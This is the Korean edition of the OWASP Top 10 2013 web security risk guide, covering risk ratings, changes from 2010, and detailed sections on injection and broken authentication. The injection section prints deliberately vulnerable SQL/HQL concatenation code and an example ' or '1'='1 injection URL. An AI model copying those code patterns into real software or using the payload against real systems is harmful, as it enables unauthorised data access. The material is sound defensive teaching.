



OWASP 코리아 챕터

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks

가장 심각한 웹 애플리케이션 보안 위험 10가지

release



Creative Commons (CC) Attribution Share-Alike

Free version at <https://www.owasp.org>

<http://www.owasp.or.kr>에서 배포



OWASP 소개

서문

안전하지 않은 소프트웨어는 이미 금융, 의료, 국방, 에너지 등 기타 핵심 기반시설을 약화시키고 있습니다. 디지털 기반시설은 점점 더 복잡해지고 서로 연결됨에 따라, 애플리케이션의 보안을 달성하기는 더욱 더 어려워지고 있습니다. OWASP Top 10이 제시하는 것처럼 비교적 단순한 보안 문제라고 해서 그냥 간과해서는 안됩니다.

Top 10 프로젝트의 목표는 조직에서 직면한 가장 중요한 몇 가지 위험요소를 식별해 애플리케이션 보안에 대한 인식을 향상시키는 데 있습니다. 많은 표준, 서적, 도구, 그리고 여러 기관(MITRE, PCI DSS, DISA, FTC 등)들이 Top 10 프로젝트를 참고하고 있습니다. 이번 OWASP Top 10 배포판은 애플리케이션 보안 위험의 중요성에 대한 인식을 향상시키기 위한 노력을 시작한지 10년을 기념하는 것이기도 하다. OWASP Top 10은 2003년 처음 발간해 소규모 업데이트로 2004년판과 2007년판을 만들었고, 2010년판은 위험뿐만 아니라 발생 빈도에 우선 순위를 두고 개정하였습니다. 2013판도 동일한 방법으로 만들어졌습니다.

Top 10을 이용해 애플리케이션 보안을 시작하도록 권장합니다. 개발자는 다른 조직의 과실에서 배울 수 있고, 경영진은 소프트웨어 애플리케이션 사용으로 인한 위험을 어떻게 관리할지 고려해야 합니다.

장기적으로 문화와 기술이 호환되는 애플리케이션 보안 프로그램을 개발하는 것이 좋습니다. 이러한 프로그램은 다양한 형태와 범위에 걸쳐 만들어질 수 있으며, 다른 조직의 사례를 전부 그대로 도입하려 해서는 안됩니다. 대신에 기존의 조직의 강점을 활용하고 무엇이 효과적인지 측정해야 합니다.

OWASP Top 10이 애플리케이션 보안 발전에 도움이 되길 희망합니다. 질문, 의견 및 아이디어들은 언제든지 owasp-topten@lists.owasp.org문의 바랍니다. 공개를 원하지 않으시면 dave.wichers@owasp.org로 문의하시면 됩니다. 한글본은 yune.sung@owasp.org로 문의하시면 됩니다. 망설이지 말고 언제든지 OWASP에 문의해주시기 바랍니다.

OWASP 소개

오픈 웹 애플리케이션 보안 프로젝트(OWASP)는 개방 커뮤니티로서, 기관이 신뢰할 수 있는 애플리케이션을 개발, 구입, 유지관리하는 데에 기여하고 있습니다. OWASP는 아래 모든 것들을 공개하며 무상으로 제공합니다.

- 애플리케이션 보안 도구와 표준
- 애플리케이션 보안성 시험, 안전한 코드 개발, 코드 보안성 검토와 관련된 서적
- 표준 보안 통제와 라이브러리
- [전 세계 지부](#)
- [최신의 연구](#)
- [대규모 전 세계 컨퍼런스](#)
- [메일링 리스트](#)

<https://www.owasp.org> 에서 더 많은 정보를 확인하실 수 있습니다.


애플리케이션 보안성 향상에 관심 있는 모든 이에게 OWASP의 도구, 문서, 포럼, 지부에 대한 모든 것들이 무료입니다. OWASP는 애플리케이션 보안에 대해 사람, 프로세스, 그리고 기술의 문제로서 접근하고자 합니다. 애플리케이션 보안에 대한 가장 효과적인 접근은 이러한 모든 부분에서의 향상이 요구되기 때문입니다.

OWASP는 새로운 형태의 조직입니다. 상업적인 목적이나 이윤 압박이 없기 때문에, 애플리케이션 보안에 대해 공정하고, 실질적이고, 효율적인 정보를 제공할 수 있게 합니다. OWASP는 잘 알려진 상업적 목적의 보안 기술에 대한 정보를 제공하고 있지만, 어떠한 기업과도 제휴나 협약을 맺고 있지 않습니다. OWASP도 다른 오픈 소스 소프트웨어 프로젝트와 마찬가지로 협업과 공개적인 방식으로 여러 가지 자료를 만듭니다.

OWASP 재단은 프로젝트의 장기적 성공을 보장하기 위한 비영리기구입니다. OWASP 이사회, 글로벌위원회, 챕터 대표, 프로젝트 리더와 프로젝트 회원을 포함하여, OWASP에 참여하는 거의 모든 분들은 자원 봉사자입니다. OWASP는 혁신적인 보안 연구에 대한 자금 및 인프라를 제공하고 있습니다.

OWASP와 함께하시기 바랍니다!

저작권 및 라이선스



영문 저작권 © 2003 – 2013 The OWASP Foundation
한글본 저작권 © 2011 – 2013 OWASP 코리아 챕터

이 문서는 Creative Commons Attribution ShareAlike 3.0 license의 보호를 받는다. 재사용 또는 배포할 경우, 이 저작물에 적용된 저작권을 명확하게 나타내야 한다.

환영의 글

OWASP Top 10 2013이 발표되었습니다. 이번 업데이트는 2010년 Top 10에 비해 일반적이면서도 중요한 취약점 분류 기준을 확대 적용하였으며, 얼마나 많이 퍼져있는가를 기준으로 순위를 재조정하였습니다. 또한 2010년 Top 10의 'A6:보안 설정 오류'의 세부적인 설명의 모호함을 해소하고자, 위협 분류 가운데 컴포넌트 보안을 새로 포함하였습니다.

OWASP Top 10 2013은 애플리케이션 보안을 전문으로 하는 7개 기업의 8개 데이터세트를 토대로 하였습니다. 이 데이터들은 수백 개 기업, 수천 개의 애플리케이션에 걸친 500,000개 이상의 취약점들을 포함하고 있습니다. Top 10 각 항목들은 이 가운데 가장 많이 퍼져있는 데이터를 기준으로, 취약점 공격 가능성, 탐지 가능성, 그리고 영향 평가 등을 함께 고려하여 선정되었습니다.

OWASP Top 10을 선정하는 가장 큰 이유는 가장 중요한 웹 애플리케이션의 보안 취약점 개발자, 설계자, 아키텍트, 운영자, 혹은 기관들에게 주요 웹 애플리케이션 보안 취약점으로 인한 영향을 알리기 위해서입니다. Top 10은 위험도가 큰 문제들에 대해 대응할 수 있는 기본적인 기술을 제공하며, 또한 이를 근거로 향후 방향을 제시하고 있습니다.

주의사항

Top 10 이 전부는 아니다. Top 10 외에도 [OWASP 개발자 가이드](#)와 [OWASP 참고쪽지](#) 시리즈에서 수백 개의 웹 애플리케이션 위협 요소들을 다룹니다. 웹 애플리케이션을 개발하고자 한다면 꼭 이 내용들을 검토해야 합니다. 웹 애플리케이션 취약점을 효과적으로 발견하는 방법에 대해서는 [OWASP 테스트 가이드](#)와 [OWASP 코드 리뷰 가이드](#)를 참고하기 바랍니다.

지속적인 변화. Top 10은 계속 변할 것입니다. 새로운 결함이 발견되거나 공격 기법이 진화하면서, 개발자가 애플리케이션의 코드 한 줄 바꾸지 않더라도 취약점에 노출될 수 있습니다. 관련한 추가적인 정보는 Top 10 문서 마지막 부분의 "개발자, 인증자 및 조직을 위한 다음단계"를 참고하기 바랍니다.

긍정적으로 생각하라. 여러분이 취약점을 계속 추적하거나 강력한 애플리케이션 보안 통제를 위한 노력을 멈추었을 때도 OWASP는 기관 혹은 애플리케이션 검토자들이 무엇을 점검해야 할 것인가에 대한 가이드로 [애플리케이션 보안 점검 표준\(ASVS\)](#)을 만들어 왔습니다.

도구를 지혜롭게 활용하라. 보안 취약점은 아주 복잡적이고, 엄청난 코드 더미 사이에 잠복해 있습니다. 일반적으로 이러한 약점들을 찾아내고, 제거하는 가장 비용 효과적인 접근법은 좋은 도구를 사용할 수 있는 전문가를 활용하는 것입니다.

문화적 인식 개선. 보안이 개발 조직 전반에 걸쳐 필수적인 요소라고 인식하는 문화를 만들기 위한 노력이 필요합니다. [오픈 소프트웨어 보증 성숙도 모델\(SAMM\)](#)과 [the Rugged Handbook](#) 에서 더 많은 내용을 살펴보기 바랍니다.

감사의 글

2003년 설립 이후 OWASP Top 10을 시작하고, 이끌고, 그리고 업데이트를 수행해준 [Aspect Security](#)와 그 창립자인 Jeff Williams와 Dave Wichers 에 감사 드립니다.



2013년 업데이트를 위해 취약점 데이터를 제공해 주신 아래 기관에도 감사의 말씀을 전합니다.

- [Aspect Security - 통계자료](#)
- [HP - Statistics from both Fortify and WebInspect](#)
- [Minded Security - 통계자료](#)
- [Softtek - 통계자료](#)
- [Trustwave, SpiderLabs - 통계자료 \(50쪽 참고\)](#)
- [Veracode - 통계자료](#)
- [WhiteHat Security Inc. - 통계자료](#)

이전의 Top 10 버전에 기여했던 모든 분들께 감사드립니다. 이들의 노력이 없었다면, 지금의 Top 10도 없었을 것입니다. 또한 Top 10 업데이트 과정에 시간을 내서 검토해주시고, 조언을 아끼지 않으셨던 분들의 노력에도 감사 드립니다.

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allan Hamilton)
- Torsten Gigler
- Neil Smithline - (MorphoTrust USA) For producing the wiki version of the Top 10, and also providing feedback

끝으로, Top 10 2013년 한글 버전 제작을 위해 노력한 전문가 여러분께 감사의 말씀을 드리며, 한글화 프로젝트를 후원한 [엔시큐어](#)에게 감사의 말씀을 전합니다.



2010년도 버전 대비 2013년도 버전 변경 사항


애플리케이션 보안 위협은 끊임없이 변하고 있다. 공격자들이 만들어내는 첨단 기법, 내장된 방어책 뿐만 아니라 새로운 취약점이 있는 신기술, 갈수록 복잡해지는 시스템의 구축 등의 핵심 요소들로 인해 진화하고 있다. 이에 맞추어, 우리는 정기적으로 OWASP Top 10을 업데이트 한다. 이번 2013년도 판의 변경사항은 다음과 같다:

- 1) Top 10 기준으로 '인증 및 세션 관리 취약점'이 분포(확산) 측면에서 상향 조정. 이 문제가 실제로 더욱 확산되었다기보다는, 해당 분야에 대한 연구와 분석이 활발히 진행된 결과라고 판단한다. 이로 인해 A2와 A3가 순위를 변경했다.
- 2) Top 10 기준으로 '크로스 사이트 요청 변조(CSRF)'가 2010년도-A5에서 2013년도-A8으로 하향 조정. CSRF가 6년 간 OWASP Top 10에 속해 있었기 때문에 각 조직 및 프레임워크 개발자들의 노력의 결과로, 실제 애플리케이션 내 CSRF 취약점 수가 줄었다고 생각한다.
- 3) 'URL 접근 제한 실패'가 2010 'URL 접근 제한 실패' 항목이 더욱 포괄적인 내용으로 확장
 - + 2010-A8: 'URL 접근 제한 실패'가 2013-A7: '기능 수준의 접근 통제 누락'으로 변경됨 - 기능 수준의 접근 통제를 모두 다룸. URL 뿐만 아니라, 어떤 기능으로 접근되고 있는지 명세하는 방법은 다양함
- 4) 2010-A7 및 2010-A9을 통합 및 확장하여 2013-A6: '민감 데이터 노출'로 새로 정의:
 - 이는 2010-A7 - '불안정한 암호 저장' 및 2010-A9 - '미흡한 전송 계층 보호'가 통합되고, 여기에 브라우저 측면의 민감 정보 위험까지 추가되어 생성된 신규 카테고리이다. 해당 신규 카테고리는 사용자가 제공한 민감 데이터가 애플리케이션으로 보내져 애플리케이션 내에 저장된 다음, 브라우저로 다시 되돌려 보내지는 순간부터의 민감 데이터 보호(2013-A4 및 2013-A7에서 다루는 접근 통제와 구분)를 다룬다.
- 5) 2013-A9: '알려진 취약점 있는 컴포넌트 이용'을 추가:
 - + 이 문제는 2010-A6 - '보안 설정 오류'의 일부로 언급되었으나, 컴포넌트 기반의 개발이 증가하고 심화됨에 따라 알려진 취약점 있는 컴포넌트 사용 위험이 크게 증가하여 이제는 고유한 카테고리를 갖게 되었다.

OWASP Top 10 – 2010 (이전)	OWASP Top 10 – 2013 (신규)
A1 – 인젝션	A1 – 인젝션
A3 – 인증 및 세션 관리 취약점	A2 – 인증 및 세션 관리 취약점
A2 – 크로스 사이트 스크립팅 (XSS)	A3 – 크로스 사이트 스크립팅 (XSS)
A4 – 취약한 직접 객체 참조	A4 – 취약한 직접 객체 참조
A6 – 보안 설정 오류	A5 – 보안 설정 오류
A7 – 불안정한 암호 저장 – A9와 통합됨 →	A6 – 민감 데이터 노출
A8 – URL 접근 제한 실패 – 확장됨 →	A7 – 기능 수준의 접근 통제 누락
A5 – 크로스 사이트 요청 변조 (CSRF)	A8 – 크로스 사이트 요청 변조 (CSRF)
<A6에 포함되어 있었음: 보안 설정 오류>	A9 – 알려진 취약점이 있는 컴포넌트 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	A10 – 검증되지 않은 리다이렉트 및 포워드
A9 – 미흡한 전송 계층 보호	2010년도-A7이 2013년도-A6(신규)로 통합됨

애플리케이션 보안 위험이란?

공격자들은 애플리케이션을 통해 잠재적인 많은 경로를 이용하여 사업이나 조직에 피해를 입힌다. 이 가운데 어떤 경로들은 너무 미미해서 설사 찾아낸다고 해도 이를 활용한 공격이 별 효과가 없는 경우가 있고, 또 어떤 경로들은 매우 위협적인 경우도 있다.



때로는 이러한 경로들을 찾아내고 공격하는 것이 쉬울 수도 있고, 어떤 것은 매우 어려울 수도 있다. 마찬가지로 이로 인해 발생한 손해가 경미한 것일 수도 있고, 여러분 사업을 몰락시킬 만큼 중대한 일일 수도 있다. 여러분은 각각의 위협원, 공격 방법, 보안 취약점과 관련된 가능성을 평가하고, 이를 통합하여 조직에 미치는 기술적 및 사업적 영향을 평가할 수 있다. 동시에 이러한 요소들을 근거로 전체적인 위험을 판단할 수도 있다.

어떤 위험이 있는가?

OWASP Top 10은 광범위한 조직의 가장 심각한 위험을 식별하는데 초점을 맞추고 있다. 우리는 OWASP 위험평가 방법론에 기초하여 제시된 간단한 평가표를 이용하여 각각의 위험에 대한 가능성과 기술적인 영향에 관한 포괄적인 정보를 제공한다.

위협원	공격 방법	취약점 분포	취약점 탐지가능성	기술적 영향	사업적 영향
특정 애플리케이션	쉬움	광범위	쉬움	심각함	특정 애플리케이션 / 사업
	평균	일반적	평균	중간	
	어려움	흔치않음	어려움	최소	

여러분의 환경과 사업의 상세한 특징을 알고 있는 사람은 여러분 뿐이다. 주어진 애플리케이션에 대해 관련된 공격을 수행할 수 있는 위협원은 없을 수도 있으며, 또한 여러분의 사업에 기술적인 영향을 미치지 않을 수도 있다. 그래서 여러분은 회사에서 각각의 위험에 대해 위협원, 보안 통제 및 사업적인 영향에 초점을 맞추어 스스로 평가해야 한다. 우리는 위협원을 특정 애플리케이션에 맞추어 나열하고, 애플리케이션/사업에 맞게 사업적 영향을 나열하였다. 이것은 회사에 있는 애플리케이션의 상세사항에 따라 달라지는 것을 알려주기 위해서이다.

TOP10에 소개된 위험은 공격 형태와 취약점 형태, 그들이 일으키는 영향의 유형에 기초하여 명명된 것들이다. 우리는 위험을 정확히 반영하고, 가능한 경우 많은 사람들에게 인식되고 있는 용어에 맞추어 이름을 선택하였다.

참고 문서

OWASP

- OWASP 위험평가 방법론
- 위험/위험 모델링 아티클

외부

- FAIR 정보 위험 프레임워크
- 마이크로소프트 위험 모델링 (STRIDE 및 DREAD)

T10

OWASP Top 10 애플리케이션 보안 위험 - 2013

A1 - 인젝션

SQL, 운영체제, LDAP 인젝션 취약점은 신뢰할 수 없는 데이터가 명령어나 질의문의 일부분으로서 인터프리터로 보내질 때 발생한다. 공격자의 악의적인 데이터는 예상하지 못하는 명령을 실행하거나 적절한 권한 없이 데이터에 접근하도록 인터프리터를 속일 수 있다.

A2 - 인증 및 세션 관리 취약점

인증과 세션 관리와 관련된 애플리케이션 기능은 정확하게 구현되어 있지 않아서, 공격자가 패스워드, 키 또는 세션 토큰을 해킹하거나 다른 구현 취약점을 공격하여 다른 사용자 ID로 가장할 수 있다.

A3 - 크로스 사이트 스크립팅(XSS)

XSS 취약점은 애플리케이션이 신뢰할 수 없는 데이터를 가져와 적절한 검증이나 제한 없이 웹 브라우저로 보낼 때 발생한다. XSS는 공격자가 피해자의 브라우저에 스크립트를 실행하여 사용자 세션 탈취, 웹 사이트 변조, 악의적인 사이트로 이동할 수 있다.

A4 - 취약한 직접 객체 참조

직접 객체 참조는 개발자가 파일, 디렉토리, 데이터베이스 키와 같은 내부 구현 객체를 참조하는 것을 노출시킬 때 발생한다. 접근 통제를 통한 확인이나 다른 보호수단이 없다면, 공격자는 노출된 참조를 조작하여 허가 받지 않은 데이터에 접근할 수 있다.

A5 - 보안 설정 오류

훌륭한 보안은 애플리케이션, 프레임워크, 애플리케이션 서버, 웹 서버, 데이터베이스 서버 및 플랫폼에 대해 보안 설정이 정의되고 적용되어 있다. 기본으로 제공되는 값은 종종 안전하지 않기 때문에 보안 설정은 정의, 구현 및 유지되어야 한다. 또한 소프트웨어는 최신의 상태로 유지해야 한다.

A6 - 민감 데이터 노출

많은 웹 애플리케이션들이 신용카드, 개인 식별 정보 및 인증 정보와 같은 중요한 데이터를 제대로 보호하지 않는다. 공격자는 신용카드 사기, 신분 도용 또는 다른 범죄를 수행하는 등 약하게 보호된 데이터를 훔치거나 변경할 수 있다. 중요 데이터가 저장 또는 전송 중이거나 브라우저와 교환하는 경우 특별히 주의하여야 하며, 암호화와 같은 보호조치를 취해야 한다.

A7 - 기능 수준의 접근통제 누락

대부분의 웹 애플리케이션은 UI에 해당 기능을 보이게 하기 전에 기능 수준의 접근권한을 확인한다. 그러나, 애플리케이션은 각 기능에 접근하는 서버에 동일한 접근통제 검사를 수행한다. 요청에 대해 적절히 확인하지 않을 경우 공격자는 적절한 권한 없이 기능에 접근하기 위한 요청을 위조할 수 있다.

A8 - 크로스 사이트 요청 변조(CSRF)






CSRF 공격은 로그인 된 피해자의 취약한 웹 애플리케이션에 피해자의 세션 쿠키와 기타 다른 인증정보를 자동으로 포함하여 위조된 HTTP 요청을 강제로 보내도록 하는 것이다. 이것은 공격자가 취약한 애플리케이션이 피해자로부터의 정당한 요청이라고 오해할 수 있는 요청들을 강제로 만들 수 있다.

A9 - 알려진 취약점이 있는 컴포넌트 사용

컴포넌트, 라이브러리, 프레임워크 및 다른 소프트웨어 모듈은 대부분 항상 전체 권한으로 실행된다. 이러한 취약한 컴포넌트를 악용하여 공격하는 경우 심각한 데이터 손실이 발생하거나 서버가 장악된다. 알려진 취약점이 있는 컴포넌트를 사용하는 애플리케이션은 애플리케이션 방어 체계를 손상하거나, 공격 가능한 범위를 활성화하는 등의 영향을 미친다.

A10 - 검증되지 않은 리다이렉트 및 포워드

웹 애플리케이션은 종종 사용자들을 다른 페이지로 리다이렉트하거나 포워드하고, 대상 페이지를 결정하기 위해 신뢰할 수 없는 데이터를 사용한다. 적절한 검증 절차가 없으면 공격자는 피해자를 피싱 또는 악성코드 사이트로 리다이렉트하거나 승인되지 않은 페이지에 접근하도록 전달할 수 있다.

 위험원	 공격 방법	 보안 취약성	 기술적 영향	 사업적 영향	
특정 애플리케이션	공격 가능성 쉬움	취약점 분포 보통	탐지 가능성 평균	영향도 심각	특정 애플리케이션 / 사업
내부 및 외부 사용자들 그리고 관리자들을 포함하여 시스템에 신뢰할 수 없는 데이터를 보낼 수 있는 사람들을 고려해야 한다.	공격자는 목표가 된 인터프리터 구문을 악용하는 간단한 텍스트 기반의 공격을 전송한다. 거의 모든 데이터의 소스는 내부 소스들을 포함해서 인젝션 경로로 활용될 수 있다.	인젝션 결함은 애플리케이션이 인터프리터에 신뢰할 수 없는 데이터를 전송할 때 발생하며 특히 과거에 개발된 코드에서 매우 일반적이다. 또한 SQL, LDAP, Xpath, 또는 NoSQL 질의; 운영체제 명령어; XML 파서, SMTP 헤더, 프로그램 인수, 기타 등등 들에서 자주 발견된다. 인젝션 결함은 코드 검증으로 쉽게 발견되지만, 시험으로는 발견하기가 매우 어렵다. 스캐너들과 Fuzzer들은 공격자가 인젝션 결함을 발견하는데 도움을 줄 수 있다.	인젝션은 데이터 손실 또는 파괴, 책임 추적성 결여 또는 서비스 거부와 같은 결과를 초래할 수 있다. 때때로 인젝션은 호스트를 완전하게 탈취할 수 있다.	영향을 받은 데이터와 인터프리터를 운영하는 플랫폼의 비즈니스 가치를 고려해야 한다. 모든 데이터는 탈취되고, 변조되거나 삭제될 수 있다. 여러분의 평판이 훼손 될 수 있다.	

인젝션 취약성 확인 방법

애플리케이션이 인젝션에 취약한지 알아내는 가장 좋은 방법은 모든 인터프리터들의 사용으로 신뢰할 수 없는 데이터를 명령어 또는 질의로부터 명확하게 분리하는 것이다. 이 말은 SQL 호출 시 모든 준비된 구문과 저장된 프로시저에서 바인드 변수들을 사용하고 동적 질의를 피해야 한다.

애플리케이션이 안전하게 인터프리터를 사용하는지 알아보기 위한 빠르고 정확한 방법은 코드를 검사하는 것이다. 코드 분석 도구는 보안 분석가가 인터프리터의 사용과 애플리케이션을 통한 데이터 흐름을 찾는데 도움을 준다. 침투 시험전문가들은 취약점을 확인하기 위한 익스플로이트를 만들어서 이러한 문제들을 검증한다.

자동화된 동적 스캐닝을 이용해서 애플리케이션 실행하면 몇몇 악용되는 인젝션 결함이 존재하는지 알 수 있다. 스캐너들은 항상 인터프리터들을 찾을 수 없고 공격의 성공여부를 감지하기는 어렵다. 잘못된 에러 처리를 잘못하면 인젝션 결함을 더 쉽게 찾을 수 있다.

공격자 시나리오 예시

시나리오 #1: 애플리케이션은 아래와 같이 취약한 SQL 호출문 구조의 신뢰할 수 없는 데이터를 사용한다:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

시나리오 #2: 유사하게, 프레임워크에서 애플리케이션의 암묵적 신뢰는 SQL 질의들에 대한 취약점이 발생한다. (예, Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

두 경우 공격자는 'id' 변수 값을 'or '1'='1' 로 수정한다. 예를 들어

<http://example.com/app/accountView?id=' or '1'='1>

기존 두 SQL 질의를 계정 테이블의 모든 레코드들의 값을 반환하는 SQL 질의로 변경한다. 좀 더 위협적으로 데이터를 변경하거나, 저장된 프로시저를 호출하는 공격을 할 수 있다.

인젝션 예방 방법

인젝션을 예방하기 위해서는 신뢰할 수 없는 데이터를 명령어들과 질의들로부터 분리해야 한다.

1. 선호되는 방법은 전체적으로 인터프리터를 사용하지 않는 안전한 API 또는 변수화된 인터페이스를 제공하여 사용하는 것이다. 변수화 되었지만 인젝션을 유발할 수 있는 저장된 프로시저들과 같은 API 사용자 주의해야 한다.
2. 만약 변수화된 API를 사용할 수 없을 때는 이러한 인터프리터 에 특화된 이스케이핑 구문을 사용해서 특수문자를 신중하게 처리해야 한다. [OWASP's ESAPI](#) 는 이것에 대해 많은 [이스케이핑 루틴](#)을 제공한다.
3. 긍정적 또는 "화이트 리스트" 입력 검증은 또한 권장되지만 그들의 입력에 관해서 애플리케이션은 특수 문자를 요구하기 때문에 완벽하게 방어하지 못한다. 만약 특수 문자들이 필요한 경우 오직 1번과 2번 접근법만 유효하다. 또한 이것을 통해 안전하게 사용할 수 있을 것이다. [OWASP's ESAPI](#)는 [화이트리스트 입력 검증 루틴](#)의 확장 가능한 라이브러리를 가지고 있다.


참고 문서

OWASP

- [OWASP SQL 인젝션 예방 참고쪽지](#)
- [OWASP Query Parameterization 참고쪽지](#)
- [OWASP 명령어 인젝션 아티클](#)
- [OWASP XML eXternal Entity \(XXE\) 참고 아티클](#)
- [ASVS: 출력 인코딩/이스케이핑 요구사항 \(V6\)](#)
- [OWASP 테스트 가이드: SQL 인젝션 시험 챕터](#)

외부

- [CWE 77 항목: 명령어 인젝션](#)
- [CWE 89 항목: SQL 인젝션](#)
- [CWE 564 항목: 하이버네이트 인젝션](#)

 위협원	공격 방법	보안 취약성	기술적 영향	사업적 영향	
특정 애플리케이션	공격 가능성 평균	취약점 분포 광범위	탐지 가능성 평균	영향도 심각	특정 애플리케이션 / 사업
정상적인 계정 소유자 뿐만 아니라, 익명의 외부 공격자도 다른 사람의 계정을 훔칠 수 있다. 마찬가지로 자신의 행동을 위장하려는 정상적인 내부 사용자도 고려해야 한다.	공격자는 인증 또는 세션 관리 기능의 정보 누출 및 결함(예를 들어 노출된 계정, 비밀번호, 세션 ID)을 이용하여 다른 사용자로 가장한다.	개발자는 흔히 사용자 정의 형태의 인증 및 세션 관리 방식을 개발하지만, 이들은 정확하게 개발되기 어렵다. 결과적으로, 이러한 사용자 정의 방식은 흔히 로그아웃, 비밀번호 관리, 타임아웃, 로그인 상태 유지, 비밀 질문, 계정 업데이트 등과 같은 영역에서의 결함을 가진다. 각각 고유한 형태로 구현되기 때문에, 이러한 결함을 발견하는 것은 때때로 어려울 수 있다.	이러한 결함으로 일부 또는 모든 계정이 공격당할 수 있다. 공격이 성공하면, 공격자는 피해자가 할 수 있는 모든 것을 할 수 있다. 특별한 권한을 가진 계정을 자주 공격 대상이 된다.	영향을 받는 데이터 및 애플리케이션 기능의 사업적 가치를 고려해야 한다. 또한 취약점이 일반에게 공개될 경우의 사업적 영향을 고려해야 한다.	

하이재킹 취약성 확인 방법

사용자 인증 정보 및 세션 ID와 같은 세션 관리 자산은 적절히 보호되고 있는가? 다음의 경우는 취약할 수 있다:

1. 사용자 인증 정보가 저장될 때 해시 또는 암호화를 사용하여 보호되지 않는다. A6 참고.
2. 인증 정보가 취약한 계정 관리 기능(예를 들어 계정 생성, 비밀번호 변경, 비밀번호 복구, 취약한 세션 ID)을 통해 추측되거나 덮어쓰기가 가능하다.
3. 세션 ID가 URL에 노출된다(예를 들어, URL 다시쓰기).
4. 세션 ID가 **세션 고정** 공격에 취약하다.
5. 세션 ID가 타임아웃 되지 않거나, 사용자 세션 또는 인증 토큰, 특히 싱글 사인온(SSO) 토큰이 로그아웃 된 동안 적절히 무효화 되지 않는다.
6. 세션 ID가 성공적인 로그인 이후 교체되지 않는다.
7. 비밀번호, 세션 ID 및 기타 증명이 암호화되지 않은 연결을 통해 전송된다. A6 참고.

자세한 사항은 [ASVS](#) 요구사항 영역 V2 및 V3 참고.

예방 방법

조직에서 개발자들이 다음 사항을 지킬 수 있도록 권고한다:

1. **하나의 강력한 인증 및 세션 관리 통제항목.** 이러한 통제사항은 다음 사항이 지켜지도록 노력해야 한다:
 - a) OWASP [애플리케이션 보안 검증 표준\(ASVS\)](#) 영역 V2(인증) 및 V3(세션 관리)의 모든 인증 및 세션 관리 요구사항을 만족
 - b) 개발자들을 위한 단순한 인터페이스. [ESAPI 인증자 및 사용자 API](#)를 좋은 사례로써 모방, 사용하거나 기반으로 하여 개발하는 것을 고려해야 한다.
2. 세션 ID 탈취에 사용될 수 있는 XSS 결함을 피하도록 하는 강력한 노력 또한 필요하다. A3 참고.

공격 시나리오 예시

시나리오 #1: 항공사 예약 애플리케이션은 URL 덮어쓰기를 지원하고 있고, 다음 URL에서 세션 ID를 표시한다.

```
http://example.com/sale/saleitems;jsessionid=2P0OC2J5NDLPSKHJUN2JV?dest=Hawaii
```

사이트에서 인증 사용자는 친구들에게 할인 소식을 알리고 싶어 자신의 세션 ID가 누설된다는 것을 알지 못한 채 상기 링크를 메일로 전한다. 친구들은 해당 링크를 사용하여 세션 및 신용 카드를 사용한다.

시나리오 #2: 애플리케이션에는 타임아웃 기능이 설정되지 않았다. 공공 장소의 컴퓨터로 사이트에 접근한 사용자가 "로그아웃"을 선택하는 대신에 단순히 브라우저 탭을 닫고서 자리를 떠난다. 한 시간 이후 공격자가 동일한 브라우저를 사용하는데, 브라우저는 여전히 인증된 상태를 유지하고 있다.

시나리오 #3: 내부 혹은 외부 공격자가 시스템의 비밀번호 데이터베이스에 대한 접근을 획득한다. 사용자 비밀번호는 해시 되지 않았고, 모든 사용자의 비밀번호가 공격자에게 노출된다.

참고 문서

